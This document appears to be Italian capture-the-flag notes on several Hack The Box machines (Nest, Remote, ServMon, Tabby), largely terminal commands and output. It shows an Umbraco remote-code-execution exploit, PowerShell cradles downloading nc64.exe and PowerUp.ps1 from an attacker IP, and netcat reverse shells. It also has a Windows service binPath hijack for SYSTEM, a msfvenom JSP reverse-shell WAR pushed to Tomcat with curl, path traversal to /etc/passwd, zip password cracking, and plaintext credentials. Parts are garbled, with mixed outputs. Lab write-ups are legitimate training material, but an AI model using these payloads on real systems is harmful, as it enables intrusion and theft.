


Nest

Windows 20 # 6630 7622



★ 4.0 | Reset | Own User | Own Root | Status Check | Info Card



10.10.10.178

Machine IP

VbScrub

Machine Maker(s)

2200

2000

1800

```
cotto@kali:~/Desktop/NEST$ cat nmap/initial.nmap
# Nmap 7.80 scan initiated Tue May 19 16:47:48 2020 as: nmap -sV -sC -Pn -oA ./nmap/
initial 10.10.10.178
Nmap scan report for 10.10.10.178
Host is up (0.071s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds?

Host script results:
|_clock-skew: 4m06s
| smb2-security-mode: Root Owns Re
|   2.02:
|     Message signing enabled but not required
| smb2-time:
|   date: 2020-05-19T14:52:21
|   start_date: 2020-05-19T09:54:24

Service detection performed. Please report any incorrect results at https://nmap.org/
/submit/ .
# Nmap done at Tue May 19 16:48:53 2020 -- 1 IP address (1 host up) scanned in 65.29
seconds
cotto@kali:~/Desktop/NEST$ nmap -sV -sC -Pn -oA ./nmap/full 10.10.10.178
```

```
SMB1 disabled -- no workgroup available
lollo@kali:~/Desktop/NEST$ smbclient -L //10.10.10.178/Users
Enter WORKGROUP\lollo's password: mode:
2.02:
Sharename   Type Comment
-----      Disk
ADMIN$      Disk  Remote Admin
C$          Disk  Default share
Data         Disk
IPC$        Service IPC. Please report any
Secure$      Disk
Users        Disk
# Nmap at Tue May 19 16:48:53 2020 -- 1 IP
SMB1 disabled -- no workgroup available
lollo@kali:~/Desktop/NEST$ smbclient -L //10.10.10.178/Users
[31 0:hash*]
```

```
smb: \> ls
.
..
Administrator
C.Smith
L.Frost
R.Thompson
TempUser
Nmap scan report for 10.10.10.178
Host is up (0.071s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
445/tcp    open  microsoft-ds?
Host script results:
|_clock-skew: 4m06s
|_smb2-security-mode:
10485247 blocks of size 4096. 6545670 blocks available
```

```
lollo@kali:/mnt/IT/Configs/RU Scanner$ cat RU_config.xml
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bj0P86yYxE=</Password>
</ConfigFile>lollo@kali:/mnt/IT/Configs/RU Scanner$
```

con la scansione totale abbiamo trovato anche un'altra porta aperta.

walkthrough



andando ad enumerare un pò si può notare che c'è nfs aperto e usando il comando
root@kali:~# showmount -e 10.10.10.1

```
mount 10.10.10.1:/tmp /mnt/nfs_share
```

in un file specifico di umbraco (che si può vedere su itnernet dove vengono salvate gli utenti e le password, probabilmente un file di log.)
usando il comando strings | grep pass (ecc anche con admin e utenti vari) possiamo notare che c'è una password hashata e utilizzando crackstation otteniamo la password per entrare nel CMS Umbraco.

```

lollo@kali:/mnt/App_Data$ strings Umbraco.sdf | grep admin
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm": "SHA1"}en
-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm": "SHA1"}
admin@htb.localen-USfebla998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm": "SHA1"}
admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/use
r/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/use
r/sign-in/logout logout success

```

e otteniamo la password in chiaro che è baconandcheese.

una volta ottenuto l'accesso su internet abbiamo trovato un exploit che ci permette di fare Remote Code Execution

The terminal window shows the following command and output:

```

lollo@kali:~/Desktop/remote$ python exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c systeminfo

```

System Information Output:

```

Host Name:          REMOTE
OS Name:           Microsoft Windows Server 2019 Standard
OS Version:        10.0.17763 N/A Build 17763
OS Manufacturer:  Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type:    Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID:        00429-00521-62775-AA801
Original Install Date: 2/19/2020, 4:03:29 PM
System Boot Time:   6/22/2020, 11:08:45 AM
System Manufacturer: VMware, Inc.
System Model:       VMware7_1
System Type:        x64-based PC
Processor(s):      4 Processor(s) Installed.
                    [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
                    [02]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
                    [03]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
                    [04]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:       VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory: C:\Windows
System Directory:  C:\Windows\system32

```

A screenshot dialog box is overlaid on the terminal window, showing options for taking a screenshot, selecting a region, and delaying capture.

```

python exploit.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180 -c
powershell.exe -a "Invoke-WebRequest 'http://10.10.14.137:80
00/nc64.exe' -OutFile 'C:/Windows(Temp/nc64_2.exe'""

```

```

python exploit.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180 -c
powershell.exe -a "(New-Object System.Net.WebClient).Downloa
dFile('http://10.10.14.137:8000/nc64.exe', 'C:/Windows(Temp/nc64.exe')"

```

```

{0A14D3FF-EC53-450f-AA30-FFBC55BE26A2}
{150F28F1-49A5-4C28-BE1A-CFA854A1D04B}
{179CC917-3A82-40E7-9F8C-2FC8A3D2212B}
{91ECFDB4-2606-43E4-8F86-E25B0CB01F1E}
{8A99553A-7971-4445-93B5-AAA43D1433C5}

```

```
{c82192ee-6cb5-4bc0-9ef0-fb818773790a}
{87BB326B-E4A0-4de1-94F0-B9F41D0C6059}
{B8558612-DF5E-4F95-BB81-8E910B327FB2}
{40AFA0B6-3B2F-4654-8C3F-161DE85CF80E}
{3ad05575-8857-4850-9277-11b85bdb8e09}
{CB1DFE3A-EDFF-4d1f-867D-8ADB02926F4B}
{00f2b433-44e4-4d88-b2b0-2698a0a91dba}
{1F87137D-0E7C-44d5-8C73-4EFFB68962F2}
{ed1d0fdf-4414-470a-a56d-cfb68623fc58}
{08728914-3F57-4D52-9E31-49DAECA5A80A}
{AA04CA0B-7597-4F3E-99A8-36712D13D676}
{A4DDCA2B-E73C-40C5-83B1-9F40269D0B0D}
{CCE1CB19-F9B3-4017-9541-DDA1B03F9A43}
{D5E8041D-920F-45e9-B8FB-B1DEB82C6E5E}
{0207C0AD-563B-4919-A967-E0782FFC35D1}
{3480A401-BDE9-4407-BC02-798A866AC051}
{2593f8b9-4eaf-457c-b68a-50f6b8ea6b54}
{E5A040E9-1097-4D24-B89E-3C730036D615}
{8C334A55-DDB9-491c-817E-35A6B85D2ECB}
{924DC564-16A6-42EB-929A-9A61FA7DA06F}
{E444E1B9-502C-44f9-B714-30DA330D0E8E}
{33ADC7D5-BAF1-4661-9822-1FD23E63B39F}
{9200689A-F979-4eea-8830-0E1D6B74821F}
{DCED8DB0-11A5-4b16-AB9D-4E28CA38C99F}
{B43A0C1E-B63F-4691-B68F-CD807A45DA01}
{F1425A67-1545-44A2-AB59-8DF1020452D9}
{2C5BC43E-3369-4C33-AB0C-BE9469677AF4}
{DF24A1AC-F041-4E59-B7DA-EB2634A93CFE}
{b8f87e75-d1d5-446b-931c-3f61b97bca7a}
```

utilizzando juicy potato

utilizzando un tool per fare local privilege escalation in widnwos (PowerUp.ps1)
utilizzando questo comando:

```
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.137:8000/-PowerUp.ps1'); Invoke-AllChecks
```

abbiamo notato una vulnerabilità nel servizio usosvc (servizio di aggiornamento di widnwos) che può essere dirottato (il path) dove vogliamo noi.

```
PS C:\Windows\system32> sc.exe stop UsoSvc
PS C:\Windows\system32> sc.exe config UsoSvc binPath="cmd /c type C:-\Users\Administrator\Desktop\root.txt > C:\a.txt"
PS C:\Windows\system32> sc.exe config usosvc binPath="C:-\Windows\System32\spool\drivers\color\nc.exe 10.10.10.10 4444 -e cmd.exe"
PS C:\Windows\system32> sc.exe config UsoSvc binpath= "C:\Users\mssql-svc\Desktop\nc.exe 10.10.10.10 4444 -e cmd.exe"
PS C:\Windows\system32> sc.exe qc usosvc
[SC] QueryServiceConfig SUCCESS
```


utilizzando questi comandi siamo riusciti dopo un pò di riavvii del servizio ad ottenere una shell con i permessi di systemadministrator , ma il tutto durava davvero poco per questo subito quando ottenavamo la shell la dirottavamo su un'altra porta aperta in modo da ottenere una shell stabile.

comandi:

```
python exploit.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180 -c powershell.exe -a "/windows(Temp/nc64.exe -e powershell.exe 10.10.14.137 9000"
1972 cd Desktop/remote/
1973 python exploit.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180 -c powershell.exe -a "/windows(Temp/nc64.exe -e powershell.exe 10.10.14.137 9000"
1974 python exploit.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180 -c powershell.exe -a "Invoke-WebRequest 'http://10.10.14.137:8000/nc64.exe' -OutFile 'C:/Windows(Temp/nc64.exe'"
1975 python exploit.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180 -c powershell.exe -a "/windows(Temp/nc64.exe -e powershell.exe 10.10.14.137 9000"
1976 exit
```

utilizzati spesso per mandare nc64 e ottenere una reverse shell.


Sauna



Stiamo cercando di seguire questa guida

<https://www.hackingarticles.in/penetration-testing-windows-server-active-directory-using-metasploit-part-1/>

ServMon



andando a vedere sulla porta 80 abbiamo trovato un servizio NVSM 1000 che riportava un exploit per fare directory trasversal e poter leggere file sul pc remoto.

riuscendoci a connettere a smb abbiamo notato la cartella Users che conteneva due file utili per farci capire che sul desktop di una delle due utenti e sfruttando l'exploit (GET ../../..../path del file abbiamo ottenuto un file con Passwords.txt) che contiene 6 password. facendo in questo modo abbiamo notato che una di queste funziona con l'ssh dell'altro utente a cui facevamo riferimento cioè Nadine e quindi abbiamo l'accesso come users ottenendo la prima flag.

adesso che siamo dentro abbiamo notato che sulla porta 8443 gira un software che molto probabilmente doveva essere privato e quindi accessibile solo in locale che è NSClient++ e andando a vedere c'è un exploit anche per questo. l'unica limitazione è che dobbiamo, per sfruttare tale exploit, accedere come se fossimo in local host e

questo si può fare sfruttando l'ip forwarding tramite ssh in questa situazione e quindi ottenendo delle richieste direttamente dal pc di Nadine.

walkthrough



Tabby

Linux 20 # 899 1011

3.8 Reset Own User Own Root Status Check Info Card

Enumeration
CTF-Like
Real-Life
Custom Exploitation
CVE



Machine IP: 10.10.10.194

Machine Maker(s): egre55

Base Points: 20

System owns: # 899

User Owns: 1011

Days Old: 3

```
[+] Url:          http://10.10.10.194
[+] Threads:      30
[+] Wordlist:     /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s

2020/06/24 16:24:48 Starting gobuster

=====
/filens (Status: 301)
/assetes (Status: 301)
Progress: 903 / 87665 (1.12%)^C
[!] Keyboard interrupt detected, terminating.

2020/06/24 16:24:54 Finished

totto@Kali:~$ gobuster dir -t 30 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -x txt,php,html -u 10.10.10.194
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url:          http://10.10.10.194
[+] Threads:      30
[+] Wordlist:     /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:  txt,php,html
[+] Timeout:      10s

2020/06/24 16:25:10 Starting gobuster

=====
/news.php (Status: 200)
/files (Status: 301)
/index.php (Status: 200)
/assets (Status: 301)
/Readme.txt (Status: 200)
[ERR0R] 2020/06/24 16:25:10 [!] Get http://10.10.10.194/board_snlocked.html: net/http: request canceled (Client.Timeout exceeded while awaiting headers)
Progress: 55739 / 87665 (63.58%)
```

It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: /var/tomcat5/webapps/ROOT/index.html

Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with CATALINA_HOME in /var/share/tomcat and CATALINA_BASE in /var/lib/tomcat, following the rules from /var/share/tomcat/tomcat-foreground.xml.

You might consider installing the following packages, if you haven't already done so:

tomcat9-docs: This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking [here](#).

tomcat9-examples: This package installs a web application that allows to access the Tomcat 9 Servist and JSP examples. Once installed, you can access it by clicking [here](#).

tomcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the [manager webapp](#) and the [host-manager webapp](#).

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in [\\$CATALINA_HOME/conf/tomcat-users.xml](#).

```
lollo@kali:/etc$ cat hosts
127.0.0.1      localhost
192.168.1.202  kali
10.10.10.194   megahosting.htb
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
lollo@kali:/etc$ █
```

http://megahosting.htb/news.php?file=../../../../../../../../etc/passwd

```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
20 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
21 systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
22 messagebus:x:103:106:/nonexistent:/usr/sbin/nologin
23 syslog:x:104:110:/home/syslog:/usr/sbin/nologin
24 _apt:x:105:65534:/nonexistent:/usr/sbin/nologin
25 tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
26(uuid):x:107:112:/run/uuid:/usr/sbin/nologin
27 tcpdump:x:108:113:/nonexistent:/usr/sbin/nologin
28 landscape:x:109:115:/var/lib/landscape:/usr/sbin/nologin
29 pollinate:x:110:1:/var/cache/pollinate:/bin/false
30 sshd:x:111:65534:/run/sshd:/usr/sbin/nologin
31 systemd-coresump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
32 lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false
33 tomcat:x:997:997:/opt/tomcat:/bin/false
34 mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
35 ash:x:1000:1000:cive:/home/ash:/bin/bash
36
```

vedendo l'url della pagina che non mi veniva caricata ci è venuto il dubbio che mettendolo in hosts funzionasse e infatti da come dicono si accede alla vecchia versione del sito.

```

1         version="1.0">
2 <!--
3     NOTE: By default, no user is included in the "manager-gui" role required
4     to operate the "/manager/html" web application. If you wish to use this app,
5     you must define such a user - the username and password are arbitrary. It is
6     strongly recommended that you do NOT use one of the users in the commented out
7     section below since they are intended for use with the examples web
8     application.
9 -->
10 <!--
11     NOTE: The sample user and role entries below are intended for use with the
12     examples web application. They are wrapped in a comment and thus are ignored
13     when reading this file. If you wish to configure these users for use with the
14     examples web application, do not forget to remove the <!... ...> that surrounds
15     them. You will also need to set the passwords to something appropriate.
16 -->
17 <!--
18     <role rolename="tomcat"/>
19     <role rolename="role1"/>
20     <user username="tomcat" password="" roles="tomcat"/>
21     <user username="both" password="" roles="tomcat,role1"/>
22     <user username="role1" password="" roles="role1"/>
23 -->
24     <role rolename="admin-gui"/>
25     <role rolename="manager-script"/>
26     <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
27 </tomcat-users>
28

```



Tomcat Virtual Host Manager

Message:

Host Manager													
List Virtual Hosts	HTML Host Manager Help	Host Manager Help	Server Status										
<table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr style="background-color: #999999; color: white;"> <th colspan="3">Host name</th> </tr> <tr> <th>Host name</th> <th>Host aliases</th> <th>Commands</th> </tr> </thead> <tbody> <tr> <td>localhost</td> <td></td> <td>Host Manager installed - commands disabled</td> </tr> </tbody> </table>				Host name			Host name	Host aliases	Commands	localhost		Host Manager installed - commands disabled	
Host name													
Host name	Host aliases	Commands											
localhost		Host Manager installed - commands disabled											
<table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr style="background-color: #999999; color: white;"> <th colspan="2">Add Virtual Host</th> </tr> <tr> <th>Host</th> <th></th> </tr> </thead> <tbody> <tr> <td>Name:</td> <td><input type="text"/></td> </tr> <tr> <td>Aliases:</td> <td><input type="text"/></td> </tr> <tr> <td>App base:</td> <td><input type="text"/></td> </tr> </tbody> </table>				Add Virtual Host		Host		Name:	<input type="text"/>	Aliases:	<input type="text"/>	App base:	<input type="text"/>
Add Virtual Host													
Host													
Name:	<input type="text"/>												
Aliases:	<input type="text"/>												
App base:	<input type="text"/>												

```

<role rolename="admin-gui"/>
<role rolename="manager-script"/>
<user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>

```

quello che dovremmo fare è caricare un host virtuale tramite questa pagina di tomcat, riuscire a deployare un file che vogliamo noi (utilizzeremo per questo file jsp dentro un file war). Utilizzeremo msfvenumber creare tale reverse shell.
 sudo msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.137 LPORT=9000 -f war

> shell.war

tramite questo comando riuscivamo a uploadare un file .war che al suo interno aveva una reverse shell e tramite l'utilizzo del path e del metodo PUT riuscivamo a deployare un virtul hosy da remoto, accedendoci da url triggeravamo la shell e ottenevamo la reverse sulla nostra macchina. 10.10.10.194:8080/tony/ per accedere da browser
1971 curl --basic -u tomcat:\\$3cureP4s5w0rd123! -X PUT http://10.10.10.194:8080/-manager/text/deploy?path=/tony --upload-file ./myshell.war

una volta ottenuta la reverse shell come utente tomcat, girando per il file system abbiamo notato un file rar protetto da password che aveva un backup del sito. provando prima a forzare con john tramite questi comandi

```
zip2john 16162020_backup.zip > backup.txt  
john --format=zip backup.txt
```

non funzionando questo (forse perchè le chiavi sono particolari pkzip)

```
fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt try.zip
```

```
lollo@kali:~/Desktop/tabby$ fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt try.zip  
  
PASSWORD FOUND!!!!: pw == admin@it  
lollo@kali:~/Desktop/tabby$ █
```

admin@it

